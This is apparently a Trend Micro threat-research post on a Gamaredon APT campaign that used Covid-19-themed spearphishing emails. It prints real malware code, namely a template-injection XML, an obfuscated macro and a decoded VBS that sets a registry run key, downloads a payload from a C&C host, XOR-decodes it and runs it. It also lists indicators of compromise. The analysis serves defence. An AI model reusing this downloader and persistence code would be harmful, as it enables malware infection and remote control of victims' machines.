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Gamaredon APT Group Use Covid-19 Lure in Campaigns

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- Author: [Trend Micro](#)



By **Hiroyuki Kakara** and **Erina Maruyama**

Gamaredon is an advanced persistent threat (APT) group that has been active since 2013. Their campaigns are generally known for targeting Ukrainian government institutions. From late 2019 to February of this year, researchers published several reports on Gamaredon, tracking the group’s activities.

In March, we came across an email with a malware attachment that used the Gamaredon group’s tactics. Some of the emails used the coronavirus pandemic as a topic to lure victims into opening emails and attachments. These campaigns targeted victims in European countries and others.


A brief history of Gamaredon

In 2015, researchers from LookingGlass published the first [report](#) on Gamaredon. According to that report, the early campaigns used Microsoft Word documents that, when inspected, showed that its most recent user went by the name of Armagedon (a misspelled “Armageddon”), which became the basis of the group’s namesake.

The report also described Gamaredon’s political beginnings, particularly its ties to the Ukrainian revolution in 2014. Before the revolution they had targeted Ukrainian government officials, opposition party members, and journalists. They moved on to Ukrainian government institutions after the revolution. In 2018, CERT-UA [published](#) an advisory against the malware Pterodo, which the group allegedly used.

The group remained active, with several Gamaredon-related activities reported in February 2020. In March, they were [among the threat groups](#) that were identified taking advantage of the coronavirus pandemic to trick targets.

Gamaredon and Covid-19-related cover emails



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Figure 1. The infection chain of the Gamaredon campaign

The case we found arrived through a targeted email that contained a document file (in docx format). Opening document starts a template injection technique for loading the document template from the internet. The downloaded document template contains the malicious macro codes, which executes a VBScript (VBS). We found a mechanism for decrypting, executing, and downloading an additional payload from the C&C server. During the time of the analysis however, the C&C server was not accessible, which made us unable to get additional payloads.

The attacks we found all arrived through targeted emails (MITRE ATT&CK framework ID [T1193](#)). One of them even had the subject "Coronavirus (2019-nCoV)." The use of socially relevant topics is a common practice for attackers who wish to make their emails and documents more tempting to open. The email that used the coronavirus-related subject came with an attached document file. Opening this file (MITRE ATT&CK framework ID [T1204](#)) executes the template injection method (MITRE ATT&CK framework ID [T1221](#)).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://www.r.myftp.biz/ivzkj.dot" TargetMode="External"/></Relationships>
```

Figure 2. Code for downloading the document template with the malicious macro

The downloaded document template (in dot format) could differ slightly depending on each download. However, its Exif info or metadata remains consistent and shares the following details:

- Identification: Word 8.0
- Language code: Russian
- System: Windows
- Author: АДМИН ("Administrator" in Russian)
- Code page: Windows Cyrillic

```
IdRxiVCHmnr.Write "YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("33:24:61:77:40:17"))& vbCrLf" & vbCrLf
IdRxiVCHmnr.Write
"YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:8:39:50:54:35:17:20:55:8:35:112:77:21:31:36:10:86:54:7:8:17:49:74:50:60:1:36:3:36:34:31:53:8:97:62:2:32:25:23:61:34:1:45:49"))& vbCrLf" & vbCrLf
IdRxiVCHmnr.Write "YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("33:24:61:77:8:17"))& vbCrLf" & vbCrLf
IdRxiVCHmnr.Write
"YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("40:25:54:29:97:32:41:13:26:60:77:16:50:8:7:51:18:1:34:38:17:68:72:121:93"))& vbCrLf" & vbCrLf
IdRxiVCHmnr.Write "Ex" + "" + "ec" + "ut" + "e" + "" + ("YYcdvYSRlSk" + "")
IdRxiVCHmnr.Close ""
AsMzBIBPekL = fkyB1ICFnYI.Run("ws" + "" + "cr" + "ip" + "" + "t" + "" + "" + "ex" + "e" + "/" + "/" + "" + "b" + InCNLJnCBqm + "", 4, False)
End Sub
```

Figure 3. A sample of malicious macro in the downloaded template document

As mentioned, the template contains malicious macro (MITRE ATT&CK framework ID [T1064](#)), which exports VBS (MITRE ATT&CK framework ID [T1064](#)) to execute itself. More specifically it drops "%USERPROFILE%\Documents\MediaPlayer\PlayList.vbs," which is hardcoded in the macro, and then executed in "wsript.exe //b %USERPROFILE%\Documents\MediaPlayer\PlayList.vbs."

```
70 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("32:25:121:56:47:3:40:8:86:19:44:11:25:40:74:55:45:40:47:51:46:2:37:45:31:36:22:44:68))& vbCrLf
71 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("23:49:55:46:43:16:19:33:5:59:67:22:5:40:16:19:121:46:41:5:105:68:55:42:14:105:87:11:72))& vbCrLf
72 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("45:16:121:37:15:25:16:46:44:121:81:97:34:3:11:3:55:9:105:87:10:15:5:46:23:97:94:97:4))& vbCrLf
73 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("44:56:55:60:11:45:97:89:86:17:35:47:38:11:62:86:114:77:112"))& vbCrLf
74 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("1:26:42:8:97:63:15:10:39:19:55:97:74:97:84"))& vbCrLf
75 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("33:24:61:77:8:17"))& vbCrLf
76 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("40:25:54:29"))& vbCrLf
77 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("33:24:61:77:8:17"))& vbCrLf
78 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("51:37:58:31:40:7:53:74:37:53:8:36:7:97:81:69:106:91"))& vbCrLf
79 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("23:49:55:46:43:16:19:33:5:59:67:2:27:46:23:19"))& vbCrLf
80 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("46:55:19:3:40:89:2:8:25:42:8"))& vbCrLf
81 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:42:9:12:61:12:104:87:21:11))& vbCrLf
82 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:8:39:50:54:35:17:20:55:8:35:112:77:21:31:36:10:86:54:7:8:17:49:74:50:60:1:36:3:36:34:31:53:8:97:62:2:32:25:23:61:34:1:45:49"))& vbCrLf
83 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("12:16:25:7:47:87:124:68:53:20:39:59:59:4:37:57:10:36:111:5:52:10:86:113:36:2:51:46:4:35:112:77:21:31:36:10:86:54:7:8:17:49:74:50:60:1:36:3:36:34:31:53:8:97:62:2:32:25:23:61:34:1:45:49"))& vbCrLf
84 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("33:24:61:77:40:17"))& vbCrLf
85 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("45:16:121:2:43:62:39:20:88:31:4:45:18:36:28:31:42:25:50:95:8:39:50:54:35:17:20:55:8:35:112:77:21:31:36:10:86:54:7:8:17:49:74:50:60:1:36:3:36:34:31:53:8:97:62:2:32:25:23:61:34:1:45:49"))& vbCrLf
86 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("33:24:61:77:8:17"))& vbCrLf
87 YYcdvYSRlSk=YYcdvYSRlSk+(fdEeKTRXlrk("40:25:54:29:97:32:41:13:26:60:77:16:50:8:7:51:18:1:34:38:17:68:72:121:93"))& vbCrLf
88 Execute (YYcdvYSRlSk)
```

Figure 4. A content sample for VBS dropped by malicious macro

PlayList.vbs contains the obfuscated codes (MITRE ATT&CK framework ID [T1140](#)), which it executes after decrypting the obfuscations. This particular behavior is a slight departure from previously reported attacks by Gamaredon, which did not use this technique.

```

15 DKFAvgxfuC = "http://kristom.hopto.org/" + tdAeCDsBG + "." + GaAEvU + "/help_05_03.php"
16 aihfE.RegWrite hEZBDk, "wscript.exe //b "+ yotvOm + "\Documents\MediaPlayer\PlayList.vbs"
17 QEIEKlCQP = 1
18 Do
19     WScript.Sleep 176432
20     JGxATjECLx.Open "GET", DKFAvgxfuC, False
21     JGxATjECLx.send
22     If JGxATjECLx.Status = 200 Then
23         ovedq.Open
24         ovedq.Type = 1
25         ovedq.Write(JGxATjECLx.ResponseBody)
26         If ojIfp.Fileexists(kmzda) Then ojIfp.DeleteFile kmzda
27         ovedq.SaveToFile kmzda
28         ovedq.Close
29         WScript.Sleep 11337
30         Dim Kkswz()
31         JXZUCP = 0
32         ReDim Kkswz( Len( GaAEvU )-1)
33         For JXZUCP = 0 To UBound( Kkswz)
34             Kkswz(JXZUCP) = Asc( Mid( GaAEvU, JXZUCP+1, 1 ) )
35         Next
36         If Not IsArray( Kkswz ) Then
37             Kkswz = Array( Kkswz )
38         End If
39         If ojIfp.GetFile(kmzda).size > 10485 Then
40             Set GvVSAqJFGo = ojIfp.GetFile(kmzda)
41             Set JAJni = GvVSAqJFGo.OpenAsTextStream(1,0)
42             Set sGnCjgREsb = ojIfp.CreateTextFile(ICDoNPcvlU, True, False )
43             HnNqJZ = 0
44             Do Until JAJni.AtEndOfStream
45                 sGnCjgREsb.Write Chr( Asc( JAJni.Read( 1 ) ) Xor Kkswz(HnNqJZ) )
46                 If HnNqJZ < UBound( Kkswz ) Then
47                     HnNqJZ = HnNqJZ + 1
48                 else HnNqJZ = 0
49             End If
50             Loop
51         End If
52         WScript.Sleep 5336
53         sGnCjgREsb.Close
54         JAJni.Close
55         If ojIfp.Fileexists(kmzda) Then ojIfp.DeleteFile kmzda
56         If ojIfp.Fileexists(ICDoNPcvlU) And ojIfp.GetFile(ICDoNPcvlU).size > 4485 Then
57             hfDjn = CDJzLEAOSI.run (ICDoNPcvlU,4,true)
58         End if
59         If ojIfp.Fileexists(ICDoNPcvlU) Then ojIfp.DeleteFile ICDoNPcvlU
60     End If
61 Loop While QEIEKlCQP > 0

```

Figure 5. A sample of executed VBS

Figure 5 shows a snippet of the VBS executed by the Execute function. The routines it follows are enumerated below.

1. Register the RUN key in the registry below, so that the VBS file is executed every time the machine starts (MITRE ATT&CK framework ID T1060)
 - o Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\MediaPlayer wscript.exe //b %USERPROFILE%\Documents\MediaPlayer\PlayList.vbs
2. Connect with "hxxp://kristom[.hopto[.jorg/{computer name}_{hexadecimal volume serial number}/help_05_03[.php]" (MITRE ATT&CK framework IDs [T1043](#), [T1071](#), [T1082](#))
3. If the downloaded file size in the first step exceeds 10,485 bytes, then the file is saved as "%APPDATA%\Microsoft\Windows\Cookies.txt" (MITRE ATT&CK framework ID [T1105](#))
4. Use XOR for the file saved from the second step, where ASCII code converted from its own hexadecimal volume serial number is used as the key. The decrypted result is saved as "%APPDATA%\Microsoft\Windows\Cookies.exe" ([T1001](#))
5. If the file size of "%APPDATA%\Microsoft\Windows\Cookies.exe" exceeds 4,485 bytes, it is executed.
6. Both "%APPDATA%\Microsoft\Windows\Cookies.txt" and "%APPDATA%\Microsoft\Windows\Cookies.exe" are then deleted (MITRE ATT&CK framework ID [T1107](#))

The observed routines of this VBS closely follow the other reports published on Gamaredon, such as the one from [SentinelOne](#). However, the macro generated VBS was obfuscated in this case, likely as an additional evasive tactic.

Interestingly, after decoding the VBS, we saw what appeared to be a programming mistake by the attacker. Lines 53 and 54 in figure 6 are for closing those downloaded and decoded TXT and EXE files, which are variables defined right before the IF statement. If, however, these lines do not pass through this IF statement, an error would occur. It shows that this malware is not tested enough, and may still be under development.

Our analysis found several URLs of the network destinations for both template injection and VBS. While resolving them to IP addresses to understand their attack bases, we also found that they were all linked to the following IP addresses.

- Network destination for template injection: 176[.]119[.]147[.]225
- Network destination for VBS: 176[.]57[.]215[.]115

These IP addresses are from Russian hosting companies. Most likely, the attackers rented Virtual Private Server (VPS) as their attack base. Their URL for VBS (shown below) likely includes the data when they conducted the attack.

- hxxp://{FQDN}/{computer name}_{hexadecimal volume serial number}/help_{day}_{month}[.].php

Conclusion

Gamaredon is not the first group to take advantage of the Covid-19 topic. Some cybercriminals have taken to indirect means of profiting, such as by [targeting communication platforms](#) that have increased in popularity after organizations shifted to work from home setups. In this case, they used Covid-19 as a cover for their relatively typical APT routine. We recommend these countermeasures to prevent similar APT attacks in the future:

- Check the email sender, subject, and body for anything suspicious before downloading and opening email attachments. Be especially wary of unsolicited emails, that come from unknown senders.
- Check the file extension of the attached file and make sure it is the intended file format.
- Avoid activating macro for any attached Microsoft Office files, especially for emails that request macro activation using an image of the body of the opened file or those that don't show anything.
- Watch out for spoofed domains embedded in emails before opening them. Subtle changes to a popular URL can be one indicator of malicious content.

In addition to these actions, users can also implement a multi-layer approach and take advantage of these solutions.

- [Trend Micro™ Smart Protection Suites](#) and [Worry-Free™ Business Security](#) protects users and businesses from similar threats by detecting malicious files and spammed messages as well as blocking all related malicious URLs. [Trend Micro Deep Discovery™](#) has an email inspection layer that can protect enterprises by detecting malicious attachments and URLs.
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Indicators of Compromise (IoCs)

DOCX file

SHA256

Detection Name

0d90fe36866ee30eb5e4fd98583bc2fdb5b7da37e42692f390ac5f807a13f057	W97M_CVE201701'
036c2088cb48215f21d4f7d751d750b859d57018c04f6cadd45c0c4fee23a9f8	Trojan.W97M.CVE2
19d03a25af5b71e859561ff8ccc0a073acb9c61b987bdb28395339f72baf46b4	Trojan.XML.PHISH.
62cf22f840fffd8d8781e52b492b03b4efc835571b48823b07535d52b182e861	W97M_CVE201701'
8310d39aa1cdd13ca82c769d61049310f8dda7cd2c3b940a8a3c248e5e7b06	Trojan.W97M.CVE2
84e0b1d94a43c87de55c000e3acae17f4493a57badda3b27146ad8ed0f90c93e	Trojan.W97M.CVE2
85267e52016b6124e4e42f8b52e68475174c8a2bdf0bc0b501e058e2d388a819	Trojan.W97M.CVE2
b6a94f565d482906be7da4d801153eb4dab46d92f43be3e1d59ddd2c7f328109	Trojan.W97M.CVE2
cc775e3cf1a64effa55570715b73413c3ea3a6b47764a998b1272b5be059c25b	Trojan.W97M.CVE2

DOT file

SHA256

Detection Name

TrendX

00b761bce25594da4c760574d224589daf01086c5637042982767a13a2f61bea	Mal_OLEMAL-4	
250b09f87fe506fbc6cedf9dbfcb594f7795ed0e02f982b5837334f09e8a184b	Mal_OLEMAL-4	
4b3ae36b04d6aba70089cb2099e6bc1ba16d16ea24bbf09992f23260151b9faf	Mal_OLEMAL-4	
946405e2f26e1cc0bd22bc7e12d403da939f02e9c4d8ddd012f049cf4bf1fda9	Mal_OLEMAL-4	
9cd5fa89d579a664c28da16064057096a5703773cef0a079f228f21a4b7fd5d2	Mal_OLEMAL-4	Downloader.VBA.TRX.XXVBAF01FF00
c089ccd376c9a4d5e5bdd553181ab4821d2c26fefc299cce7a4f023a660484d5	Mal_OLEMAL-4	7
e888b5e657b41d45ef0b2ed939e27ff9ea3a11c46946e31372cf26d92361c012	W97M_VBSDOWNLDR.ZKHC-	
f577d2b97963b717981c01b535f257e03688ff4a918aa66352aa9cd31845b67d	A	
	W97M_VBSDOWNLDR.ZYHC-	
	A	

SHA256	Detection Name	TrendX
17161e0ab3907f637c2202a384de67fca49171c79b1b24db7c78a4680637e3d5	Trojan.X97M.CVE20171882.THCOBBO	Downloader.VBA.TRX .XXVBAF01FF006
29367502e16bf1e2b788705014d0142d8bcb7fc6a47d56fb82d7e333454e923	TrojanSpy.Win32.FAREL T.UHBAZCLIZ	N/A
315e297ac510f3f2a60176f9c12fcf92681bbad758135767ba805cdea830b9ee	Trojan.X97M.CVE20171882.THCOBBO	Downloader.VBA.TRX .XXVBAF01FF006
3e6166a6961bc7c23d316ea9bca87d8287a4044865c3e73064054e805ef5ca1a	Backdoor.Win32.REMC OS.USMANEAGFG	Troj.Win32.TRX.XXP E50FFF034
3f40d4a0d0fe1eea58fa1c71308431b5c2ce6e381cacc7291e501f4eed57bfd2	Trojan.MSIL.AGENTTE SLA.THCOBBO	N/A
ab533d6ca0c2be8860a0f7bfc7820ffd595edc63e540ff4c5991808da6a257d	Trojan.X97M.CVE20171882.THCOBBO	N/A
b78a3d21325d3db7470fbf1a6d254e23d349531fca4d7f458b33ca93c91e61cd	Backdoor.Win32.REMC OS.USMANEAGFE	Troj.Win32.TRX.XXP E50FFF034
c9c0180eba2a712f1aba1303b90cbf12c1117451ce13b68715931abc437b10cd	TrojanSpy.Win32.FAREL T.UHBAZCLIZ	Troj.Win32.TRX.XXP E50FFF034

C&C addresses

- Bambinos[.]bounceme[.]net
- bbt[.]site
- bbt[.]space
- harpa[.]site
- harpa[.]space
- harpa[.]website
- himym[.]site
- kristoffer[.]hopto[.]org
- kristom[.]hopto[.]org
- miragenal[.]site
- miragenal[.]xyz
- papir[.]hopto[.]org
- sabdja[.]3utilities[.]com
- sakira[.]3utilities[.]com
- seliconos[.]3utilities[.]com
- solod[.]bounceme[.]net
- sonik[.]hopto[.]org
- tele[.]3utilities[.]com
- violina[.]website
- voyager[.]myftp[.]biz
- voyaget[.]myftp[.]biz

Initial Access	Execution	Persistence	Defense Evasion	Discovery	Command And Control
Spearphishing Attachment	Scripting	Registry Run Keys / Startup Folder	Deobfuscate/ Decode Files or Information	System Information Discovery	Data Obfuscation
	User Execution		File Deletion		Commonly Used Port
			Template Injection		Standard Application Layer Protocol
					Remote File Copy

Mitre ATT&CK Framework

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